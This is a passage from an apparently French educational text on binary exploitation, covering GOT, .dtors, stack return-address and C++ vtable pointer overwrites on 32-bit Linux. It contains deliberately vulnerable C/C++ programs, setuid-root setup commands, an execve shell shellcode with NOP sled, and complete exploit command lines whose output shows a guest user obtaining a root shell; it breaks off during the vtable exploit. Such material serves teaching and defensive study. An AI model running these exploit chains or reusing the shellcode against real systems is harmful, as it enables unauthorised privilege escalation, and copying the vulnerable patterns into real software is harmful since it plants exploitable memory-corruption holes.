Après l'exécution de setjmp(), la structure a bien été chargée. Pour autant, on ne retrouve pas l'adresse de l'instruction suivant le **`CALL`** à setjmp(). Cela est du au fait que la macro PTR_MANGLE intervient à nouveau (cf. `glibc/setjmp/setjmp.h` et `glibc/sysdeps/i386/setjmp.S`). On ne peut donc pas effectuer d'attaque sur ce programme par l'intermédiaire du longjmp() car il faudrait effectuer d'abord une lecture en mémoire pour connaitre le pointer_guard qui est XOR à notre pointeur de retour de saut.

Encore une fois, les programmes usant de la glibc aux versions inférieures à 2.4 n'auront pas de problème pour ce genre d'exploitation, la macro PTR_MANGLE n'ayant pas encore été intégrée.

3.3.5. Réécriture de pointeurs dans la G.O.T.

Lorsque des programmes sont compilés pour utiliser des bibliothèques partagées, le code des fonctions utilisées faisant parti de bibliothèque externes n'est pas inclus dans le binaire final. Lorsque le binaire est chargé en mémoire pour son exécution, ces portions de code ne sont donc pas plus en mémoire.

Bien qu'il existe plusieurs politiques de chargement, le code n'est en général chargé qu'au moment où est fait le premier appel à l'une des fonctions de la bibliothèque.

Lorsque celle-ci est chargée en mémoire, elle est mise dans une ou plusieurs pages mémoires et mappée dans la mémoire virtuelle de notre processus. Cela s'appelle le chargement dynamique (dynamic loading), et est effectué par la bibliothèque *dl.so* qui est quant à elle toujours compilée en statique (il serait difficile de la charger dynamiquement, alors même qu'elle est celle qui effectue les chargements dynamiques). Lors du chargement dynamique, l'adresse de la fonction nouvellement importée est stockée en mémoire dans un tableau nommé la *Global Offset Table*, ou *GOT*. Cette table contient une liste de pointeurs de fonctions correspondant à chaque fonction qui pourra être chargée dynamiquement par le programme. C'est cette structure que nous allons tenter de réécrire.

On verra qu'il est possible de forcer le chargement dès le démarrage de l'application de toutes les

fonctions externes, au prix d'un lancement plus lent. Ainsi chargée dès le départ, il est alors possible, dès le début de notre programme, de protéger logiciellement la zone mémoire que nous tentons de réécrire, via le syscall mprotect() dont nous avons déjà parlé. Nous verrons cela plus en détail dans la section consacrée à la méthode de protection nommée RelRO.

Au moment de la compilation, tous les appels aux fonctions des bibliothèques chargées dynamiquement sont remplacés par des sauts vers des petits bouts de code assembleur dans une section que l'on appelle la *Procedure Linkage Table* ou *PLT*.

Ces petits bouts de code (bootstrap) interrogent la GOT et sautent vers l'adresse qui y est enregistré. Par défaut, avant le première appel et si le chargement n'a pas été forcé en début de programme, l'adresse stockée dans la GOT est la seconde instruction du bout de code de la PLT pour cette fonction. Cette seconde instruction renseigne une valeur dans la pile, et appelle le chargeur. Celui-ci va mapper en mémoire la bibliothèque, renseigner la GOT avec l'adresse de la fonction chargée, puis l'exécuter.

Le prochain saut dans la PLT effectuera donc toujours une lecture de la GOT (trouvant l'adresse de la fonction chargée à l'appel précédent) et sautera à l'adresse indiquée, lançant la fonction de manière transparente.

Voici un extrait de code de la PLT pour illustrer mes propos.

```
gdb> disas main
<ZIP longue sortie>
0x0804848f <main+56>:      mov    DWORD PTR [esp],0x80485a6
0x08048496 <main+63>:      call   0x8048340 <puts@plt>
<ZIP longue sortie>
End of assembler dump.
gdb> disas 0x8048340
Dump of assembler code for function puts@plt:
0x08048340 <puts@plt+0>:   jmp    DWORD PTR ds:0x80496cc
0x08048346 <puts@plt+6>:   push   0x20
0x0804834b <puts@plt+11>:  jmp    0x80482f0 <_init+48>
End of assembler dump.
gdb> x/8x 0x80496b0
0x80496b0 <_GLOBAL_OFFSET_TABLE_>:   0x080495dc 0x57fff668 0x57ff7200 0x08048306
0x80496c0 <_GLOBAL_OFFSET_TABLE_+16>:0x57e90370 0x57eeffc0 0x57eec700 0x57eda720
```

On voit que l'instruction à l'adresse 0x08048340 fait aveuglément confiance à la GOT et saute à l'adresse indiquée à l'adresse 0x080496cc. L'adresse de saut n'est pas défigurée par les techniques de pointer mangling. Il suffit donc d'écrire à cet emplacement (0x80496cc) l'adresse du début de notre shellcode et lorsque la fonction puts() sera appelée, ce sera notre shellcode qui sera exécuté à la place !

Nous allons abuser du même programme qu'utilisé dans la réécriture de la structure de la fonction atexit(). Voici la chaine d'attaque.

```
# gcc -std=c99 -o atgot atexit-got.c
# sudo paxctl -permsc atgot
# sudo chown root:root atgot
# sudo chmod 4755 atgot
# objdump -d atgot
<ZIP longue sortie>
08048398 <puts@plt>:
 8048398:         ff 25 84 97 04 08           jmp    *0x8049784
 804839e:         68 28 00 00 00              push   $0x28
 80483a3:         e9 90 ff ff ff              jmp    8048338 <_init+0x30>
<ZIP longue sortie>
# whoami
guest
```

```
 # SHL="$(for i in {1..10000} ; do printf "\x90" ; done ; printf
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80")" ./atgot "$(for i in {1..60}  ; do echo -n "B" ; done ;
printf "\xff\xf6\xff\xbf" ; printf "\x84\x97\x04\x08")"
 # whoami
 root
```

3.3.6. Réécriture des destructeurs

En plus de la fonction atexit(), GCC a créé une extension au C avec un système d'attributs. Parmi ceux là, un attribut pour les fonctions "*destructor*" a été inventé pour exécuter du code lorsque le programme appelle exit() ou lorsque la fonction main() retourne.

Le compilateur stocke dans la mémoire, dans une section appelée *.dtors*, une liste de pointeurs de fonctions vers les fonctions ayant été marquées avec cet attribut.

Voici un programme avec une fonction avec l'attribut destructor.

```
#include <stdio.h>
#include <string.h>

__attribute__ ((destructor)) void normalFlow() {
  puts("Normal execution flow, everything is fine. Thank you.");
}

void vuln(char * str) {
  int maValeur = 0;
  int * monPointeur = malloc(sizeof(int));
  int * placeholder = 0;
  char buffer[60];

  //Débordement de buffer, pour écraser la valeur de notre pointeur de fonction
  strcpy(buffer, str);

  //Ecriture arbitraire en mémoire
  *monPointeur = maValeur;
}

int main(int argc, char ** argv) {

  if(argc < 2) {
    return 2;
  }

  vuln(argv[1]);

  puts("I'm still good... for now\n");

  return 1;
}
```

Une fois compilé, on peut regarder les sections avec l'utilitaire **`readelf`**.

```
# gcc -std=c99 -o dtor dtor.c
# readelf -S dtor
There are 36 section headers, starting at offset 0xdfc:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048114 000114 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048128 000128 000020 00   A  0   0  4
  [ 3] .hash             HASH            08048148 000148 000030 04   A  5   0  4
  [ 4] .gnu.hash         GNU_HASH        08048178 000178 000020 04   A  5   0  4
```

```
  [ 5] .dynsym           DYNSYM          08048198 000198 000070 10   A  6   1  4
  [ 6] .dynstr           STRTAB          08048208 000208 000058 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          08048260 000260 00000e 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         08048270 000270 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             08048290 000290 000008 08   A  5   0  4
  [10] .rel.plt          REL             08048298 000298 000028 08   A  5  12  4
  [11] .init             PROGBITS        080482c0 0002c0 000030 00  AX  0   0  4
  [12] .plt              PROGBITS        080482f0 0002f0 000060 04  AX  0   0  4
  [13] .text             PROGBITS        08048350 000350 0001fc 00  AX  0   0 16
  [14] .fini             PROGBITS        0804854c 00054c 00001c 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048568 000568 000059 00   A  0   0  4
  [16] .eh_frame         PROGBITS        080485c4 0005c4 000004 00   A  0   0  4
  [17] .ctors            PROGBITS        080495c8 0005c8 000008 00  WA  0   0  4
  [18] .dtors            PROGBITS        080495d0 0005d0 00000c 00  WA  0   0  4
  [19] .jcr              PROGBITS        080495dc 0005dc 000004 00  WA  0   0  4
  [20] .dynamic          DYNAMIC         080495e0 0005e0 0000d0 08  WA  6   0  4
  [21] .got              PROGBITS        080496b0 0006b0 000004 04  WA  0   0  4
  [22] .got.plt          PROGBITS        080496b4 0006b4 000020 04  WA  0   0  4
  [23] .data             PROGBITS        080496d4 0006d4 000008 00  WA  0   0  4
  [24] .bss              NOBITS          080496dc 0006dc 000008 00  WA  0   0  4
  [25] .comment          PROGBITS        00000000 0006dc 0000d9 00      0   0  1
  [26] .debug_aranges    PROGBITS        00000000 0007b8 000050 00      0   0  8
  [27] .debug_pubnames   PROGBITS        00000000 000808 000025 00      0   0  1
  [28] .debug_info       PROGBITS        00000000 00082d 0001dc 00      0   0  1
  [29] .debug_abbrev     PROGBITS        00000000 000a09 00006f 00      0   0  1
  [30] .debug_line       PROGBITS        00000000 000a78 000144 00      0   0  1
  [31] .debug_str        PROGBITS        00000000 000bbc 0000c2 01  MS  0   0  1
  [32] .debug_ranges     PROGBITS        00000000 000c80 000040 00      0   0  8
  [33] .shstrtab         STRTAB          00000000 000cc0 000139 00      0   0  1
  [34] .symtab           SYMTAB          00000000 00139c 0004e0 10     35  54  4
  [35] .strtab           STRTAB          00000000 00187c 000240 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

On voit que notre section *.dtors* commence à l'adresse 0x080495d0 et qu'elle a une taille de 0xc. Nous allons explorer la mémoire désormais avec **GDB** pour trouver la position exacte de notre destructeur.

```
gdb> p normalFlow
$1 = {<text variable, no debug info>} 0x8048404 <normalFlow>
gdb> x/3x 0x080495d0
0x80495d0 <__DTOR_LIST__>: 0xffffffff         0x08048404         0x00000000
```

Si on réécrit l'adresse mémoire 0x80495d4, on pourra donc exécuter notre shellcode à la place de la fonction normalFlow(), déclarée destructeur. On note l'absence de pointer mangling, ce qui nous facilite la tâche.

```
# sudo paxctl -permsc dtor
# sudo chown root:root dtor
# sudo chmod 4755 dtor
# whoami
guest
# SHL="$(for i in {1..10000} ; do printf "\x90" ; done ; printf
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80")" ./dtor "$(for i in {1..60}  ; do echo -n "B" ; done ;
printf "\xff\xf6\xff\xbf" ; printf "\xd4\x95\x04\x08")"
```

```
I'm still good... for now

sh-3.2# whoami
root
```

3.3.7. Réécriture de l'adresse de retour de la fonction active, dans la pile

On peut s'interroger sur la pertinence d'utiliser des écritures arbitraires en mémoire pour réécrire l'adresse de retour d'une fonction, en particulier lorsque l'écriture arbitraire est permise par l'écrasement de variables locales par dépassement de tampon.

Tout d'abord, le débordement de tampon pour écraser des variables locales (dont des pointeurs) n'est pas l'unique moyen, loin de là, d'effectuer des écritures arbitraires en mémoire. Certains pointeurs et/ou la valeur écrite sont parfois vulnérables directement, sans avoir besoin d'user d'une faille de sécurité pour changer leurs valeurs. On pourrait également utiliser les chaines de formatage ou les débordements de buffer dans le tas (heap).

Ensuite, certaines méthodes de protection, que nous verrons plus tard, comme les canaris ou le SSP, empêchent la réécriture de l'adresse de retour de la fonction, par débordement de buffer.

Nous allons à nouveau abuser le programmé utilisé pour l'exemple de atexit(). Pour cela, on fait crasher le programme dans la fonction vuln(), afin de connaitre l'adresse du pointeur de retour de la fonction.

```
# SHL="$(for i in {1..10000} ; do printf "\x90" ; done ; printf
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80")" ./atgot "$(for i in {1..60}  ; do echo -n "B" ; done ;
printf "\xff\xf6\xff\xbf" ; printf "\x01\x01\x01\x01")"
Erreur de segmentation (core dumped)
# gdb --quiet -c core
(no debugging symbols found)
Core was generated by `./atgot
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Program terminated with signal 11, Segmentation fault.
[New process 31344]
#0  0x080484b3 in ?? ()
gdb> x/50x $esp
0xbfffcdb0:      0xbfffcdc0 0xbfffd025 0x00000001 0xb7ea8ba5
0xbfffcdc0:      0x42424242 0x42424242 0x42424242 0x42424242
0xbfffcdd0:      0x42424242 0x42424242 0x42424242 0x42424242
0xbfffcde0:      0x42424242 0x42424242 0x42424242 0x42424242
0xbfffcdf0:      0x42424242 0x42424242 0x42424242 0xbffff6ff
0xbfffce00:      0x01010101 0x00000000 0xbfffce28 0x080484fc
0xbfffce10:      0xbfffd025 0x08049764 0xbfffce38 0xbfffce40
0xbfffce20:      0xb7ff2180 0xbfffce40 0xbfffce98 0xb7e90455
0xbfffce30:      0x08048530 0x080483b0 0xbfffce98 0xb7e90455
0xbfffce40:      0x00000002 0xbfffcec4 0xbfffced0 0xb7fe2b48
0xbfffce50:      0x00000001 0x00000001 0x00000000 0x08048258
0xbfffce60:      0xb7fd0ff4 0x08048530 0x080483b0 0xbfffce98
0xbfffce70:      0xeb9c8081 0xc6083491
```

L'adresse à écraser est donc 0xbfffce0c. On effectue la réécriture.

```
# whoami
guest
# SHL="$(for i in {1..10000} ; do printf "\x90" ; done ; printf
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89
\xe1\xb0\x0b\xcd\x80")" ./atgot "$(for i in {1..60}  ; do echo -n "B" ; done ;
printf "\xff\xf6\xff\xbf" ; printf "\x0c\xce\xff\xbf")"
```

```
sh-3.2# whoami
root
```

3.3.8. Réécriture des tables de fonctions virtuelles

En C++, l'une des innovations majeures vis à vis du C est l'utilisation du paradigme de programmation orienté objet. Les objets ont la capacité d'hériter de différents objets (y compris de plusieurs, simultanément), et chaque objet peut surcharger des méthodes précédemment définies, si celles-ci sont déclarées avec le mot *virtual*.

Pour gérer ce système de *surcharge* (overriding), un système de tables référençant les différentes méthodes virtuelles a été créé : les *virtual pointers* ou *VPtr*.

Une instance d'objet est représentée en interne par une sorte de structure en mémoire. Par défaut, seules les propriétés occupent une place dans cette structure. Les méthodes finales n'occupent pas de place : le compilateur utilise directement leurs adresses lors d'un appel à **`CALL`**. Si une classe possède au moins une méthode virtuelle, le premier champ de la structure est un pointeur (le VPtr) vers une zone mémoire contenant des pointeurs de fonctions (les fonctions virtuelles) ; cette table est la *Virtual Method Table (VTBL)*. Lorsqu'une classe hérite de méthodes virtuelles et surcharge l'une d'entre elles, la VTBL de ses instances contient un pointeur vers la méthode surchargée.

Si une classe hérite de plusieurs autres classes, il existe une VTBL par classe mère.

Voici un programme :

```
#include <iostream>

class A {
  public:
  int a;
    void function1() {
      std::cout << "Function 1, Class A" << std::endl;
    }
    virtual void function2() {
      std::cout << "Function 2, Class A" << std::endl;
    }
}
class B {
  public:
  short b;
    void function1() {
      std::cout << "Function 1, Class B" << std::endl;
    }
    virtual void function2() {
      std::cout << "Function 2, Class B" << std::endl;
    }
}
class C: public A, public B {
  public:
  char c;
    virtual void function2() {
      std::cout << "Function 2, Class C" << std::endl;
    }
}

int main() {
  A obj1;
  B obj2;
  C obj3;
  B * obj4 = new C();

  obj1.a = 1;
  obj1.function1();
  obj1.function2();
  obj2.b = 2;
  obj2.function1();
  obj2.function2();
```


```
  obj3.a = 3;
  obj3.b = 4;
  obj3.c = 5;
  ((A)obj3).function1();
  obj3.function2();
  obj4->b = 6;
  ((C*)obj4)->c = 7;
  obj4->function1();
  obj4->function2();

  return 0;
}
```

Voici le code désassemblé.

```
Dump of assembler code for function main:
0x080487c0 <main+0>:      lea    ecx,[esp+0x4]
0x080487c4 <main+4>:      and    esp,0xfffffff0
0x080487c7 <main+7>:      push   DWORD PTR [ecx-0x4]
0x080487ca <main+10>:     push   ebp
0x080487cb <main+11>:     mov    ebp,esp
0x080487cd <main+13>:     push   ebx
0x080487ce <main+14>:     push   ecx
0x080487cf <main+15>:     sub    esp,0x50
0x080487d2 <main+18>:     lea    eax,[ebp-0x1c]
0x080487d5 <main+21>:     mov    DWORD PTR [esp],eax
0x080487d8 <main+24>:     call   0x80488fc <A>
0x080487dd <main+29>:     lea    eax,[ebp-0x24]
0x080487e0 <main+32>:     mov    DWORD PTR [esp],eax
0x080487e3 <main+35>:     call   0x8048918 <B>
0x080487e8 <main+40>:     lea    eax,[ebp-0x34]
0x080487eb <main+43>:     mov    DWORD PTR [esp],eax
0x080487ee <main+46>:     call   0x8048926 <C>
0x080487f3 <main+51>:     mov    DWORD PTR [esp],0x10
0x080487fa <main+58>:     call   0x8048668 <_Znwj@plt>
0x080487ff <main+63>:     mov    ebx,eax
0x08048801 <main+65>:     mov    DWORD PTR [esp],ebx
0x08048804 <main+68>:     call   0x8048926 <C>
0x08048809 <main+73>:     mov    DWORD PTR [ebp-0x40],ebx
0x0804880c <main+76>:     cmp    DWORD PTR [ebp-0x40],0x0
0x08048810 <main+80>:     je     0x804881d <main+93>
0x08048812 <main+82>:     mov    eax,DWORD PTR [ebp-0x40]
0x08048815 <main+85>:     add    eax,0x8
0x08048818 <main+88>:     mov    DWORD PTR [ebp-0x44],eax
0x0804881b <main+91>:     jmp    0x8048824 <main+100>
0x0804881d <main+93>:     mov    DWORD PTR [ebp-0x44],0x0
0x08048824 <main+100>:    mov    eax,DWORD PTR [ebp-0x44]
0x08048827 <main+103>:    mov    DWORD PTR [ebp-0xc],eax
0x0804882a <main+106>:    mov    DWORD PTR [ebp-0x18],0x1
0x08048831 <main+113>:    lea    eax,[ebp-0x1c]
0x08048834 <main+116>:    mov    DWORD PTR [esp],eax
0x08048837 <main+119>:    call   0x80489cc <_ZN1A9function1Ev>
0x0804883c <main+124>:    lea    eax,[ebp-0x1c]
0x0804883f <main+127>:    mov    DWORD PTR [esp],eax
0x08048842 <main+130>:    call   0x8048974 <_ZN1A9function2Ev>
0x08048847 <main+135>:    mov    WORD PTR [ebp-0x20],0x2
0x0804884d <main+141>:    lea    eax,[ebp-0x24]
0x08048850 <main+144>:    mov    DWORD PTR [esp],eax
0x08048853 <main+147>:    call   0x8048a2c <_ZN1B9function1Ev>
0x08048858 <main+152>:    lea    eax,[ebp-0x24]
0x0804885b <main+155>:    mov    DWORD PTR [esp],eax
0x0804885e <main+158>:    call   0x80489a0 <_ZN1B9function2Ev>
0x08048863 <main+163>:    mov    DWORD PTR [ebp-0x30],0x3
0x0804886a <main+170>:    mov    WORD PTR [ebp-0x28],0x4
0x08048870 <main+176>:    mov    BYTE PTR [ebp-0x26],0x5
0x08048874 <main+180>:    lea    eax,[ebp-0x34]
0x08048877 <main+183>:    mov    DWORD PTR [esp+0x4],eax
0x0804887b <main+187>:    lea    eax,[ebp-0x14]
0x0804887e <main+190>:    mov    DWORD PTR [esp],eax
0x08048881 <main+193>:    call   0x804895a <A>
0x08048886 <main+198>:    lea    eax,[ebp-0x14]
0x08048889 <main+201>:    mov    DWORD PTR [esp],eax
```

```
0x0804888c <main+204>:    call   0x80489cc <_ZN1A9function1Ev>
0x08048891 <main+209>:    lea    eax,[ebp-0x34]
0x08048894 <main+212>:    mov    DWORD PTR [esp],eax
0x08048897 <main+215>:    call   0x8048a00 <_ZN1C9function2Ev>
0x0804889c <main+220>:    mov    eax,DWORD PTR [ebp-0xc]
0x0804889f <main+223>:    mov    WORD PTR [eax+0x4],0x6
0x080488a5 <main+229>:    cmp    DWORD PTR [ebp-0xc],0x0
0x080488a9 <main+233>:    je     0x80488b6 <main+246>
0x080488ab <main+235>:    mov    eax,DWORD PTR [ebp-0xc]
0x080488ae <main+238>:    sub    eax,0x8
0x080488b1 <main+241>:    mov    DWORD PTR [ebp-0x3c],eax
0x080488b4 <main+244>:    jmp    0x80488bd <main+253>
0x080488b6 <main+246>:    mov    DWORD PTR [ebp-0x3c],0x0
0x080488bd <main+253>:    mov    eax,DWORD PTR [ebp-0x3c]
0x080488c0 <main+256>:    mov    BYTE PTR [eax+0xe],0x7
0x080488c4 <main+260>:    mov    eax,DWORD PTR [ebp-0xc]
0x080488c7 <main+263>:    mov    DWORD PTR [esp],eax
0x080488ca <main+266>:    call   0x8048a2c <_ZN1B9function1Ev>
0x080488cf <main+271>:    mov    eax,DWORD PTR [ebp-0xc]
0x080488d2 <main+274>:    mov    eax,DWORD PTR [eax]
0x080488d4 <main+276>:    mov    edx,DWORD PTR [eax]
0x080488d6 <main+278>:    mov    eax,DWORD PTR [ebp-0xc]
0x080488d9 <main+281>:    mov    DWORD PTR [esp],eax
0x080488dc <main+284>:    call   edx
0x080488de <main+286>:    mov    eax,0x0
0x080488e3 <main+291>:    add    esp,0x50
0x080488e6 <main+294>:    pop    ecx
0x080488e7 <main+295>:    pop    ebx
0x080488e8 <main+296>:    pop    ebp
0x080488e9 <main+297>:    lea    esp,[ecx-0x4]
0x080488ec <main+300>:    ret
End of assembler dump.
```

On peut en déduire le schéma mémoire suivant.



En réécrivant un VPtr et en simulant des entrées d'une VTBL, on peut donc prendre le contrôle du flux d'instructions, comme avec n'importe quel pointeur de fonction.

Nous allons exploiter le programme suivant.

```
#include <iostream>
#include <cstring>
#include <cstdlib>

class ToExploit {
  public:
  virtual void test() {
    std::cout << "Normal execution flow" << std::endl;
  }
};

void vuln(char * str) {
  int maValeur = 0;
  int * monPointeur = (int *) malloc(sizeof(int));
  int * placeholder = 0;
  char buffer[60];

  //Débordement de buffer, pour écraser la valeur de notre pointeur de fonction
  strcpy(buffer, str);
```

```
  //Ecriture arbitraire en mémoire
  *monPointeur = maValeur;
}

int main(int argc, char ** argv) {
  ToExploit * obj = new ToExploit();

  if(argc < 2) {
    return 2;
  }

  vuln(argv[1]);

  obj->test();

  puts("I'm still good... for now\n");

  return 1;
}
```

Passons à l'exploitation. Nous allons faire crasher notre programme pour pouvoir analyser la mémoire et le désassembler pour connaitre la position de `obj` et l'adresse qu'il pointe.

```
# sudo paxctl -permsc vptrexploit
[sudo] password for guest:
file vptrexploit had a PT_GNU_STACK program header, converted
# ./vptrexploit "$(for i in {1..60} ; do echo -n "B" ; done ; printf
"\x01\x01\x01\x01" ; printf "\x01\x01\x01\x01")"
Erreur de segmentation (core dumped)
# gdb --quiet -c core
(no debugging symbols found)
Core was generated by `./vptrexploit
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Program terminated with signal 11, Segmentation fault.
[New process 7277]
#0  0x0804887b in ?? ()
gdb> x/50x $esp
0xbfffcd90:      0xbfffcda0      0xbfffd019      0xb7dca735
        0x00000004
0xbfffcda0:      0x42424242      0x42424242      0x42424242
        0x42424242
0xbfffcdb0:      0x42424242      0x42424242      0x42424242
        0x42424242
0xbfffcdc0:      0x42424242      0x42424242      0x42424242
        0x42424242
0xbfffcdd0:      0x42424242      0x42424242      0x42424242
        0x01010101
0xbfffcde0:      0x01010101      0x00000000      0xbfffce18
        0x080488d1
0xbfffcdf0:      0xbfffd019      0x08049c04      0xbfffce30
        0x0804864c
0xbfffce00:      0xb7f2f689      0x08049c04      0xbfffce28
        0x08049d40
0xbfffce10:      0xbfffce30      0xb7eaeff4      0xbfffce88
        0xb7d6e455
0xbfffce20:      0x08048950      0x08048730      0xbfffce88
        0xb7d6e455
0xbfffce30:      0x00000002      0xbfffceb4      0xbfffcec0
        0xb7ec0628
0xbfffce40:      0x00000001      0x00000001      0x00000000
        0x080484db
0xbfffce50:      0xb7eaeff4      0x08048950
gdb> file vptrexploit
gdb> disas main
```

